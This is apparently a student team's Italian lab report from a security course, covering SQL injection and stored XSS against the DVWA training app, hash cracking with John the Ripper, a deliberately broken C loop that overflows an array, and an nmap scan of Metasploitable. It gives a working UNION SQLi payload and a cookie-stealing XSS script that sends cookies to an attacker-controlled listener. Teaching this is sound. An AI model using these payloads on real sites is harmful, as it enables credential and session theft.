

Build Week

TEAM LEADER: ALESSIO GOLFETTO

TEAM MEMBERS: SARA HIZDER

MATTIA PASTORELLI

GABRIEL GOLDY


GERARDO CARRABS

MATTIA CHIRIATTI



Giorno 1- Web Application Exploit SQLi

UTILIZZANDO LE TECNICHE VISTE NELLE LEZIONI TEORICHE,
SFRUTTARE LA VULNERABILITÀ SQL INJECTION PRESENTE
SULLA WEB APPLICATION DVWA PER RECUPERARE IN CHIARO
LA PASSWORD DELL'UTENTE PABLO PICASSO



Per effettuare un attacco SQLi, dobbiamo collegarci alla DVWA della macchina vittima Metasploitable tramite il suo IP 192.168.13.100.

Collegati alla DVWA, impostato un livello di sicurezza LOW e verificato che il database sia vulnerabile, passiamo all'attacco.

Andiamo, quindi, a implementare il seguente script: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #.

Implementato lo script, potremo interagire col database e avremo un risultato come quello in figura.

Vulnerability: SQL Injection

User ID: Submit

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99


Individuata la password in codice HASH dell'account PabloPicasso, passiamo alla conversione del codice HASH in chiaro.

Col programma John The Ripper potremo effettuare il cracking di questo codice HASH.

Creiamo un txt col codice HASH, come da immagine a destra in alto.

Subito dopo, utilizzeremo JtR in combinazione con la lista “rockyou.txt” che ci permetterà di decrittare il codice HASH.


Una volta decrittata, avremo un risultato simile a quello in figura in basso a destra.



```
(root㉿kali)-[~/home/kali/Desktop]
# john --wordlist=rockyou.txt --format=raw-md5 cracked_passw.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press q, or Ctrl-C to abort, or most any other key for status
letmein          (PabloPicasso)
1 password hash found (2021-01-10 13:58) 100.0g/s 76800p/s 76800c/s 76800C/s jeffrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Giorno 2- Web Application Exploit XSS

UTILIZZANDO LE TECNICHE VISTE NELLE LEZIONI TEORICHE,
SFRUTTARE LA VULNERABILITÀ XSS PERSISTENTE PRESENTE
SULLA WEB APPLICATION DVWA AL FINE SIMULARE IL FURTO DI
UNA SESSIONE DI UN UTENTE LECITO DEL SITO, INOLTRANDO I
COOKIE «RUBATI» A UN WEB SERVER SOTTO IL VOSTRO
CONTROLLO. SPIEGARE IL SIGNIFICATO DELLO SCRIPT
UTILIZZATO.



Prima di effettuare un attacco XSS Stored, procediamo alla verifica dell'effettiva vulnerabilità del database della DVWA di Metasploitable.

Inseriamo una voce casuale nel database e poi andiamo a verificare se la stessa sia visibile attraverso la console del sito.

In questo caso, essendo visibile, possiamo procedere all'attacco.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

```
</div>
▼ <div id="guestbook_comments">
  Name: MattKR
  <br>
  Message: Matt says "Hello World!"
  <br>
</div>
```

Procediamo con l'inserimento dello script malevolo, ma prima dobbiamo modificare il numero massimo di caratteri da poter inserire tramite la console del sito.

<script> apre la scrittura dello stesso script; window.location fornisce informazioni sull'URL del browser e ci permette di navigare verso un nuovo URL;

http://192.168.104.100:4444 è lo URL base al quale il browser verrà reindirizzato;

+document.cookie restituisce, appunto, il cookie. In questo caso, il documento contiene una lista separata in colonne con coppie di valori chiave che rappresentano i cookie associati al documento stesso.

The screenshot displays a web interface for a guestbook. On the left, there is a developer's tool showing the HTML source code:

```
<td>
  <textarea name="mtxMessage" cols="50" rows="3" maxlength="300"></textarea>
</td>
```

On the right, the actual web page shows a form with two fields: "Name *" and "Message *". The "Name" field contains "test bw". The "Message" field contains the following malicious script:

```
<script>window.location='http://192.168.104.100:4444/?cookie='+document.cookie</script>
```

Below the form is a "Sign Guestbook" button.

Impostato lo script, prima di avviarlo, iniziamo una sessione di NetCat sul nostro Kali e lo mettiamo in ascolto sulla porta di riferimento 4444.

Avviato lo script, avremo questo risultato presentato in figura a destra: nel rettangolo rosso, avremo il cookie di sessione che stavamo cercando, insieme ad altre varie info sul sistema operativo della macchina vittima.

```
L# nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=80f79c5d0c8e03969a5ada0fe1d56f3e HTTP/1.1
Host: 192.168.104.100:4444
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.104.150/
Upgrade-Insecure-Requests: 1
```

Giorno 3- System Exploit

BOF

LEGGETE ATTENTAMENTE IL PROGRAMMA IN ALLEGATO. VIENE RICHIESTO DI:

- DESCRIVERE IL FUNZIONAMENTO DEL PROGRAMMA PRIMA DELL'ESECUZIONE
- RIPRODURRE ED ESEGUIRE IL PROGRAMMA NEL LABORATORIO - LE VOSTRE IPOTESI SUL FUNZIONAMENTO ERANO CORRETTE?
- MODIFICARE IL PROGRAMMA AFFINCHÉ SI VERIFichi UN ERRORE DI SEGMENTAZIONE

Analizzandolo a monte, il programma è scritto in linguaggio C.

Lo stesso chiede l'inserimento di alcuni valori interi all'utente che, di conseguenza, formeranno un array chiamato vettore e li stamperà a schermo.

Tramite un algoritmo chiamato Bubble Sort, il programma ordinerà gli elementi del vettore in ordine ascendente, comparando e scambiando gli stessi in caso in cui fossero in un ordine scorretto.

Poi, provvederà a stamparli nuovamente a schermo nell'ordine corretto.

```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("%d: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

Come da immagine a destra, il programma fa esattamente quanto descritto nella slide precedente:

abbiamo inserito 10 valori interi (da 0 a 9) in ordine sparso.

Il programma ha poi riordinato i valori.

```
Inserire 10 interi:  
[1]:8  
[2]:6  
[3]:4  
[4]:7  
[5]:9  
[6]:2  
[7]:1  
[8]:5  
[9]:3  
[10]:0
```

```
Il vettore inserito e':  
[1]: 8  
[2]: 6  
[3]: 4  
[4]: 7  
[5]: 9  
[6]: 2  
[7]: 1  
[8]: 5  
[9]: 3  
[10]: 0
```

```
Il vettore ordinato e':  
[1]:0  
[2]:1  
[3]:2  
[4]:3  
[5]:4  
[6]:5  
[7]:6  
[8]:7  
[9]:8  
[10]:9
```

Per creare un Buffer OverFlow, in questo caso, andiamo a simulare un errore di programmazione.

Andiamo semplicemente a sostituire uno dei valori numerici del codice, precisamente nell'ultimo ciclo for, sostituendo “j<10” con “j<12”, creando un errore che andrà a creare il BOF.

In questo caso, destinando un array di 10 spazi a monte, non sapremo dove il programma andrà a scrivere o leggere i dati di cui ha bisogno, avendo probabili risultati inattesi e/o distrastrosi.

```

#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d",&vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 12; j++)
    {
        int g = j+1;
        printf("[%s]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}

```

Per creare un Buffer OverFlow, in questo caso, andiamo a simulare un errore di programmazione.

In fase di esecuzione, come da immagine, avremo un buffer overflow o segmentation fault.



The screenshot shows a terminal window titled "gerardo@kali: ~/Desktop". Inside the terminal, the user runs the command `./bof1`. The program prompts for 10 integers to be entered. The user inputs the following sequence: [1]:2, [2]:3, [3]:4, [4]:computer, [5]:5, [6]:gerardo, [7]:desktop, [8]:[REDACTED], [9]:recent, [10]:12sh. After entering these values, the program outputs: "Il vettore inserito e':". It then lists the input values again: [1]: 2, [2]: 3usic, [3]: 4, [4]: 5ictures, [5]: 6ideos, [6]: 7, [7]: 8_uploads, [8]: 9, [9]: 12, [10]: 13. Following this, it outputs: "Il vettore ordinato e':". Finally, it prints "zsh: segmentation fault ./bof1". A red rectangle highlights the output area of the terminal window.


Giorno 4- Exploit Metasploitable con Metasploit

SULLA MACCHINA METASPLOITABLE CI SONO DIVERSI SERVIZI IN ASCOLTO POTENZIALMENTE VULNERABILI. È RICHIESTO ALLO STUDENTE DI:

- EFFETTUARE UN VULNERABILITY SCANNING (BASIC SCAN) CON NESSUS SULLA MACCHINA METASPLOITABLE
- SFRUTTARE LA VULNERABILITÀ DEL SERVIZIO ATTIVO SULLA PORTA 445 TCP UTILIZZANDO MSFCONSOLE
- ESEGUIRE IL COMANDO «IFCONFIG» UNA VOLTA OTTENUTA LA SESSIONE PER VERIFICARE L'INDIRIZZO DI RETE DELLA MACCHINA VITTIMA

Al fine del corretto svolgimento dell'esercizio, prima di passare alla fase di exploit, effettuiamo un Vulnerability Scan con l'ausilio di Nessus.

Dopo l'analisi, Nessus ci fornirà un report dettagliato delle eventuali criticità attive sulla macchina in questione, in questo caso Metasploitable.



Effettuato lo scan e individuate le criticità, passiamo a una scansione delle porte e dei servizi attivi sulla macchina vittima con l'utilizzo di nmap.

Dall'analisi di nmap, fra i tanti risultati, troviamo anche la porta 445 su cui è attivo il netbios-SAMBA, un protocollo che permette di mettere in comunicazione due dispositivi con OS diversi.

```
└# nmap -sV 192.168.50.150
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-29 15:41 CET
Nmap scan report for 192.168.50.150
Host is up (0.00065s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              vsftpd 2.3.4
22/tcp    open  ssh              OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet           Linux telnetd
25/tcp    open  smtp             Postfix smtpd
53/tcp    open  domain           ISC BIND 9.4.2
80/tcp    open  http             Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind          2 (RPC #100000)
139/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn     Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec             netkit-rsh rexecd
513/tcp   open  login?           Netkit rshd
514/tcp   open  shell            Netkit rshd
1099/tcp  open  java-rmi        GNU Classpath grmiregistry
1524/tcp  open  bindshell        Metasploitable root shell
